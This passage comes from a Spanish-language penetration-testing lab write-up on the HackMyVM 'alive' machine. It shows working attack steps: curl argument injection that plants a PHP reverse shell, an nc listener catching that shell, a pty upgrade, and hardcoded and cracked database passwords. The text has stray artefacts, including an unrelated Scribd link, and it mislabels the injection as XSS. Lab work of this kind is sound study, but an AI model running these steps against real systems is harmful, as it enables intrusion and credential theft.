MAC Address: 08:00:27:AE:A1:76 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.22.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.08 seconds
```

Ilustración 1 - SELECCIÓN DE LA MAQUINA

Lo siguiente que hemos hecho es acceder al ordenador que nos dieron. Al encender el ordenador, vemos que se muestra directamente la dirección IP de la máquina, identificada como: 192.168.22.5.

```
Debian GNU/Linux 11 alive.hmv tty1
IP address: 192.168.22.5
IP: 192.168.22.5
alive login: _
```

Ilustración 2 - DIRECCIÓN DE LA MAQUINA

Tras localizar la máquina virtual, hemos ejecutado el comando nmap para realizar un escaneo de puertos en la IP específica y ejecutar scripts de detección de versión para identificar los servicios disponibles en esos puertos con el objetivo de mostrar información detallada sobre los servicios y el progreso del escaneo. Tras ejecutarlo hemos encontrado el puerto 22 correspondiente al ssh donde usa Hostkeys y el puerto 80 correspondiente con el http para una página web que usa Apache.

```
(root㉿Gonzalo)-[~/home/kali]
# nmap -sCV 192.168.22.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 11:12 EST
Nmap scan report for 192.168.22.5
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 26:9c:17:ef:21:36:3d:01:c3:1d:6b:0d:47:11:cd:58 (RSA)
|   256 29:26:68:49:b0:37:5c:0e:7b:6d:81:8d:60:98:8d:fc (ECDSA)
|_  256 13:2e:13:19:0c:9d:a3:a7:3e:b8:df:ab:97:08:41:88 (ED25519)
80/tcp    open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Host alive
MAC Address: 08:00:27:AE:A1:76 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
.
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds
```

Ilustración 3 - NMAP A LA MAQUINA

9.2. Fase de Enumeración:

Con el fin de investigar todos los directorios y archivos ocultos de la página web realizamos un comando con la herramienta dirsearch donde hemos encontrado una carpeta temporal a la que podíamos acceder.

```
[root@Gonzalo-]# /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://192.168.22.5
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

[!] (7_II_(_) ) v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.22.5/_24-02-27_13-24-35.txt


Target: http://192.168.22.5

[13:24:35] Starting:
[13:24:39] 403 - 277B - ./ht_wsr.txt
[13:24:39] 403 - 277B - ./htaccess.bak1
[13:24:39] 403 - 277B - ./htaccess.sample
[13:24:39] 403 - 277B - ./htaccess.save
[13:24:39] 403 - 277B - ./htaccess_sc
[13:24:39] 403 - 277B - ./htaccess_orig
[13:24:39] 403 - 277B - ./htaccess.orig
[13:24:39] 403 - 277B - ./htaccessOLD
[13:24:39] 403 - 277B - ./htm
[13:24:39] 403 - 277B - ./html
[13:24:39] 403 - 277B - ./htaccessBAK
[13:24:39] 403 - 277B - ./htaccessOLD2
[13:24:39] 403 - 277B - ./htpasswd_test
[13:24:39] 403 - 277B - ./htaccess_extra
[13:24:39] 403 - 277B - ./htpasswd
[13:24:39] 403 - 277B - ./httr-oauth
[13:24:41] 403 - 277B - ./php
[13:25:45] 403 - 277B - /server-status/
[13:25:45] 403 - 277B - /server-status

[13:25:54] 301 - 310B - /tmp → http://192.168.22.5/tmp/
[13:25:54] 200 - 403B - /tmp/
```

http://www.scribd.com/doc/16144467/16-1-BUSINESS-AND-POLITICAL-POWER

Pero al acceder a ella vemos que está vacía




Index of /tmp

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

 Parent Directory	-	-	-
--	---	---	---

Ilustración 5 - INDEX DEL /TMP

Volviendo a la página web que estaba abierta esta consiste en un comprobador de URL para comprobar si un host está activo.



Check if a host is up !

URL:

Send Request

© 2023 All rights reserved.
Contact us at: admin@alive.hmv

Ilustración 6 - PAGINA WEB

Probamos cómo funciona la web y preguntamos el host de Google y nos responde con un link para la redirección a la página de Google.





Ilustración 7 - PAGINA WEB INYECCIÓN XSS

9.3. Fase de Análisis de vulnerabilidades:

A partir de esta web vamos a buscar vulnerabilidades que pueda tener para después explotarlas en la siguiente fase. Vamos a comprobar si el host local está activo, para ello introducimos localhost o la ip de la máquina y nos responde añadiendo otro cuadro de la URL, esto se debe a error de programación en la aplicación web.



The illustration shows two identical screenshots of a web application interface. Both screens have a light blue header with the text "Check if a host is up!" in bold blue font. Below the header is a white input field labeled "URL:" containing the text "localhost". Below the input field is a dark blue button labeled "Send Request". The bottom half of each screen is a white area with the same "Check if a host is up!" header and the same "URL:" input field. At the bottom of this white area, there is some small, illegible text.

Check if a host is up !

URL:
localhost

Send Request

Check if a host is up !

URL:
[empty input field]

Send Request

© 2023 All rights reserved.
Contact us at: admin@alive.hmv

Ilustración 8 - PAGINA WEB INYECCIÓN XSS 2

Al ver que el localhost está activo vamos a hacer una consulta de un archivo como si fuera una url al archivo passwd para ver si podemos ver contraseñas del usuario




Ilustración 9 - PAGINA WEB INYECCIÓN XSS 3

```
65 root:x:0:0:root:/root:/bin/bash
66 daemon:x:1:1:daemon:/usr/sbin:/bin/nologin
67 bin:x:2:2:bin:/bin:/usr/sbin/nologin
68 sys:x:3:3:sys:/dev:/usr/sbin/nologin
69 sync:x:4:65534:sync:/bin:/bin/sync
70 games:x:5:60:games:/usr/games:/usr/sbin/nologin
71 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
72 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
73 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
74 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
75 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
76 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
77 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
78 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
79 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
80 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
81 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
82 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
83 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
84 systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
85 systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
86 messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
87 systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
88 avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
89 sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
90 alexandra:x:1000:1000:alexandra,,,:/home/alexandra:/bin/bash
91 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
92 mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
```

Ilustración 10 - CODIGO DEL INDEX

También miramos el fichero del código del index.php que está subido en la carpeta html de la máquina. Tras ejecutarlo nos aparece un fragmento de código PHP que utiliza la función shell_exec() para ejecutar un comando en el shell del sistema.




Ilustración 11 - PAGINA WEB INYECCIÓN XSS 4

Inspeccionamos el código y dentro encontramos un código que acepta una URL a través de una solicitud POST, verifica si la URL es válida y luego realiza una llamada curl a esa URL, mostrando la salida de la llamada curl. Sabiendo que usa curl y que permite caracteres especiales podemos hacer una inyección de código para abrir una shell inversa y conectarnos a un usuario de la máquina

```
128
129 <?php
130 if ($_SERVER["REQUEST_METHOD"] == "POST") {
131     $url = $_POST["url"];
132     $allowed_chars = '/[^;|&$`()[]]*$/';
133     if(empty($url)) {
134         echo "Empty URL!";
135     } elseif (!preg_match($allowed_chars, $url)) {
136         echo "Invalid URL!";
137     } else {
138         $command = 'curl -s ' . $url;
139         exec($command . ' 2>&1', $output, $return_var);
140         echo implode("\n", $output);
141     }
142 }
143 ?>
```

Ilustración 12 - CODIGO PHP PARA INYECCIÓN DE CÓDIGO

9.4. Fase de explotación:

Habiendo preparado un script para la realización de un reverse shell en lenguaje PHP procedimos a configurarlo con los datos de la máquina

```
(root@Gonzalo)-[~/home/kali]
└# cd Downloads

(root@Gonzalo)-[~/home/kali/Downloads]
└# nano shell.php
```

Ilustración 13 - CREACIÓN DE ARCHIVO SHELL

Y cambiamos la configuración de este para aplicarlo a nuestra máquina

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.22.4'; // CHANGE THIS
$port = 4545; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

Ilustración 14 - MODIFICACIÓN IP Y PORT DEL CÓDIGO

A traves de python creamos un servidor http en el puerto 80

```
(root@Gonzalo)-[~/home/kali]
└# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.22.10 - - [06/Mar/2024 12:46:17] "GET /shell.php HTTP/1.1" 200 -
```

Ilustración 15 - SERVIDOR DE PYTHON

En la entrada URL de la máquina escribimos la dirección de nuestra máquina seguida del archivo malicioso que queremos injectar en la carpeta tmp de la máquina.

http://192.168.22.4/shell.php -o /var/www/html/tmp/shell.php

Check if a host is up !

URL:

`http://192.168.22.4/phpshell.php -o /var/www/html/tmp/shell.php`

Send Request

© 2023 All rights reserved.
Contact us at: admin@alive.hmv

Ilustración 16 - PAGINA WEB INYECCIÓN XSS 5

Comprobamos que se ha injectado bien entrando en la carpeta tmp y lo ejecutamos para realizar la shell reversa



The screenshot shows a web browser window with the address bar set to 192.168.22.5/tmp/. The page displays the contents of the /tmp directory. A file named 'shell.php' is highlighted with a red box.

Index of /tmp

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 shell.php	2024-02-27 23:26	5.4K	

Apache/2.4.54 (Debian) Server at 192.168.22.5 Port 80

Ilustración 17 - PÁGINA WEB CON ARCHIVO SHELL.PHP

En nuestra máquina abrimos la escucha para conectarnos y una vez conectados vemos que estamos en el usuario www-data

```
(root@Gonzalo)-[/home/kali/Downloads]
# nc -lvpn 4545
listening on [any] 4545 ...
connect to [192.168.22.4] from (UNKNOWN) [192.168.22.5] 35406
Linux alive.hmv 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13)
23:27:51 up 1 min, 0 users, load average: 0.29, 0.21, 0.08
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
www-data pts/0 192.168.22.5 23:27:51 0.00 0.00 0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Ilustración 18 - NC AL PUERTO 4545

para hacer un shell más interactivo de Bash utilizando este comando de Python

```
/usr/bin/python3.9 -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ whereis python
python: /usr/bin/python3.9 /usr/lib/python3.9 /usr/lib/python3.9
$ /usr/bin/python3.9 -c 'import pty;pty.spawn("/bin/bash")'
www-data@alive:/$ 
```

Ilustración 19 - INTERFAZ INTERACTIVA

En la carpeta de los usuarios vemos a uno llamado Alexandra con un archivo de texto, pero no tenemos los permisos suficientes para abrirlo

```
$ cd home
$ ls
alexandra
$ cd alexandra
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

Ilustración 20 - FALTA DE PERMISOS

Investigando por los directorios, dentro de la carpeta www a parte de la carpeta html donde injectamos el código malicioso también encontramos una llamada code, entramos y vemos diferentes archivos

```
www-data@alive:/var/www/code$ ls
ls
index.php qdpmApp troll.jpg
```

Ilustración 21 - BUSQUEDA DE CÓDIGO

Dentro del index.php encontramos el código hardcodeado con información sobre la base de datos,

```
<?php
$servername = "localhost";
$username = "admin";
$password = "HeLL0alI4ns";
$dbname = "digitcode";
```

Ilustración 22 - CODIGO HARDCODEADO

```
mysql -u admin -p HeLL0ali4ns
```

Nos conectamos a ella introduciendo los datos encontrados.

```
www-data@alive:/var/www/code$ mysql -u admin -p
mysql -u admin -p
Enter password: HeLL0ali4ns

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 9
Server version: 10.3.25-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> ■
```

Ilustración 23 - ENTRADA A MYSQL

Mostramos todas las bases de datos para ver que podemos encontrar

```
MariaDB [(none)]> show databases;
show databases;
```

Database
digitcode
information_schema
mysql
performance_schema
qdpm_db

```
digitcode
information_schema
mysql
performance_schema
qdpm_db
```

```
5 rows in set (0.008 sec)
```

Ilustración 24 - MOSTRAR BASE DE DATOS

Entramos en la base de datos de MySQL

```
MariaDB [(none)]> use mysql
use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> █
```

Ilustración 25 - ENTRAMOS EN MYSQL

Y al visualizar las tablas que hay en la base de datos MySQL nos llama la atención la tabla de usuarios.

```
Database changed
MariaDB [mysql]> show tables;
show tables;
+-----+
| Tables_in_mysql |
+-----+
| column_stats      |
| columns_priv      |
| db                |
| event              |
| func              |
| general_log       |
| gtid_slave_pos    |
| help_category     |
| help_keyword      |
| help_relation     |
| help_topic        |
| host               |
| index_stats       |
| innodb_index_stats|
| innodb_table_stats|
| plugin             |
| proc               |
| procs_priv         |
| proxies_priv       |
| roles_mapping      |
| servers            |
| slow_log           |
| table_stats        |
| tables_priv        |
| time_zone          |
| time_zone_leap_second|
| time_zone_name     |
| time_zone_transition |
| time_zone_transition_type |
| transaction_registry |
| user               |
+-----+
31 rows in set (0.001 sec)
```

Ilustración 26 - MOSTRAMOS LAS TABLAS DE MYSQL

Mostramos todos los datos de esa tabla

```
MariaDB [mysql]> select * from user;  
select * from user;
```

Ilustración 27 - MOSTRAMOS TODOS LOS DATOS DE LA TABLA USERS

Y nos salen usuarios con sus contraseñas, en formato hash, de la base de datos, por lo que vamos a copiar la contraseña del usuario root que es el que más nos interesa

Ilustración 28 - ENCONTRAMOS EL HASH DE LA CONTRASEÑA DEL USUARIO ROOT

Dicha contraseña parece estar hasheada en MD5 por lo que buscamos en internet herramientas de deshasdeo de MD5 y nos sale la contraseña deshasheada




Ilustración 29- DESHASEAMOS LA CONTRASEÑA

Entramos como root a la base de datos y vemos que la contraseña es la correcta. También cuando entramos nos fijamos en la versión del servidor mariadb para buscar si puede tener vulnerabilidades que podamos explotar.

```
www-data@alive:/var/www/code$ mysql -u root -p
mysql -u root -p
Enter password: thecondor

Welcome to the MariaDB monitor. Commands end with ; or \g.
